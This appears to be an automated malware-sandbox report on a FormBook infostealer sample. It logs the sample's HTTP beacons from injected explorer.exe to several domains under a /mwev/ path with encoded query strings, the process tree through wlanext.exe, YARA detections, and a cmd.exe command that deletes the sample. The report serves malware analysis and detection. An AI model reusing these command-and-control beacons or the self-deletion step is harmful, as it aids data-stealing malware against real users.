Dec 2, 2021 20:00:51.645944118 CET	5816	OUT	GET /mwev/?-Zf=wD7IX5djK39N0mXOoKckCLddnCt/+mP/xVLK1b09pQyAIyzBpLPKZ8m7O34kMZ4xQV6J&v0GTT=9rntXVQxPfS89pvp HTTP/1.1 Host: www.experimentwithoutlimits.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Dec 2, 2021 20:00:51.680239916 CET	5817	IN	HTTP/1.1 302 Found Location: http://forcingfunction.com/workbook Date: Thu, 02 Dec 2021 19:00:51 GMT Content-Type: text/html; charset=UTF-8 Server: ghs Content-Length: 232 X-XSS-Protection: 0 X-Frame-Options: SAMEORIGIN Connection: close Data Raw: 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 3c 54 49 54 4c 45 3e 33 30 32 20 4d 6f 76 65 64 3c 2f 54 49 54 4c 45 3e 3c 2f 48 45 41 44 3e 3c 42 4f 44 59 3e 0a 3c 48 31 3e 33 30 32 20 4d 6f 76 65 64 3c 2f 48 31 3e 0a 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 0a 3c 41 20 48 52 45 46 3d 22 68 74 74 70 3a 2f 2f 66 6f 72 63 69 6e 67 66 75 6e 63 74 69 6f 6e 2e 63 6f 6d 2f 77 6f 72 6b 62 6f 6f 6b 22 3e 68 65 72 65 3c 2f 41 3e 2e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <HTML><HEAD><meta http-equiv="content-type" content="text/html;charset=utf-8"><TITLE>302 Moved</TITLE></HEAD><BODY><H1>302 Moved</H1>The document has moved<A HREF="http://forcingfunction.com/workbook">here</A>.</BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49873	198.143.147.58	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 20:00:57.042764902 CET	5853	OUT	GET /mwev/?-Zf=IXYNpvQ1BiZ44tShy9SgvoX4c9kgPxO5K/+6kCom7tZxGdFtiZvct/5RRpjh/yF5dNln&v0GTT=9rntXVQxPfS89pvp HTTP/1.1 Host: www.websitessample.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Dec 2, 2021 20:00:57.434561014 CET	5858	IN	HTTP/1.1 301 Moved Permanently Connection: close X-Powered-By: PHP/7.4.12 Content-Type: text/html; charset=UTF-8 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: http://websitessample.com/mwev/?-Zf=IXYNpvQ1BiZ44tShy9SgvoX4c9kgPxO5K/+6kCom7tZxGdFtiZvct/5RRpjh/yF5dNln&v0GTT=9rntXVQxPfS89pvp Content-Length: 0 Date: Thu, 02 Dec 2021 19:00:59 GMT Server: LiteSpeed

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.4	49900	107.164.242.49	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 20:01:02.664268970 CET	5915	OUT	GET /mwev/?-Zf=rc6cG9leRruTx/YFamCczYYGme6fHdvMbIxv+wAuDzmHDYSO236DISOvOLkKOKiYq/4R&v0GTT=9rntXVQxPfS89pvp HTTP/1.1 Host: www.foxandmew.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 20:01:02.834745884 CET	5918	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 02 Dec 2021 19:01:02 GMT Server: Apache/2 Location: https://www.foxandmew.com/mwev/?-Zf=rc6cG9leRruTx/YFamCczYYGme6fHdvMbIxv+wAuDzmHDYSO236DISOvOLkKOKiYq/4R&v0GTT=9rntXVQxPfS89pvp Content-Length: 339 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 66 6f 78 61 6e 64 6d 65 77 2e 63 6f 6d 2f 6d 77 65 76 2f 3f 2d 5a 66 3d 72 63 36 63 47 39 6c 65 52 72 75 54 78 2f 59 46 61 6d 43 63 7a 59 59 47 6d 65 36 66 48 64 76 4d 62 49 78 76 2b 77 41 75 44 7a 6d 48 44 59 53 4f 32 33 36 44 49 53 4f 76 4f 4c 6b 4b 4f 4b 69 59 71 2f 34 52 26 61 6d 70 3b 76 30 47 54 54 3d 39 72 6e 74 58 56 51 78 50 66 53 38 39 70 76 70 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.4	49908	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 20:01:07.891082048 CET	5934	OUT	GET /mwev/?-Zf=IjrmxmCSNg9SW3Y0DfjHEVuIkvJ5tkiLJE48G3emnLXjviiyyOAbNkhdp+PdSxIUf+MM&v0GTT=9rntXVQxPfS89pvp HTTP/1.1 Host: www.9linefarms.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 2, 2021 20:01:08.006105900 CET	5934	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 02 Dec 2021 19:01:07 GMT Content-Type: text/html Content-Length: 275 ETag: "618be761-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: 1D4l9eR0W4.exe PID: 1476 Parent PID: 5696

General

Start time:	19:59:10
Start date:	02/12/2021
Path:	C:\Users\user\Desktop\1D4l9eR0W4.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\1D4l9eR0W4.exe"
Imagebase:	0xe80000
File size:	415744 bytes
MD5 hash:	192B796D92D190C45204571599C38C86
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.665105654.000000000333D000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.665079576.0000000003301000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.665552518.0000000004309000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.665552518.0000000004309000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.665552518.0000000004309000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: 1D4l9eR0W4.exe PID: 5548 Parent PID: 1476

General

Start time:	19:59:13
Start date:	02/12/2021
Path:	C:\Users\user\Desktop\1D4l9eR0W4.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\1D4l9eR0W4.exe
Imagebase:	0xdf0000
File size:	415744 bytes
MD5 hash:	192B796D92D190C45204571599C38C86
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000000.662565080.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000000.662565080.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000000.662565080.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000000.663054195.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000000.663054195.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000000.663054195.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.713721764.00000000013C0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.713721764.00000000013C0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.713721764.00000000013C0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.713518901.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.713518901.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.713518901.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.713740606.00000000013F0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.713740606.00000000013F0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.713740606.00000000013F0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3424 Parent PID: 5548

General

Start time:	19:59:16
Start date:	02/12/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.690177163.000000000E892000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.690177163.000000000E892000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.690177163.000000000E892000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.703698531.000000000E892000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.703698531.000000000E892000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.703698531.000000000E892000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: wlanext.exe PID: 7004 Parent PID: 3424

General

Start time:	19:59:35
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\wlanext.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\wlanext.exe
Imagebase:	0x910000
File size:	78848 bytes
MD5 hash:	CD1ED9A48316D58513D8ECB2D55B5C04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.920015100.0000000002EE0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.920015100.0000000002EE0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.920015100.0000000002EE0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.920096919.0000000003200000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.920096919.0000000003200000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.920096919.0000000003200000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.919741475.0000000000A70000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.919741475.0000000000A70000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.919741475.0000000000A70000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 5676 Parent PID: 7004

General

Start time:	19:59:39
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\user\Desktop\1D4l9eR0W4.exe"
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 3740 Parent PID: 5676

General

Start time:	19:59:40
Start date:	02/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis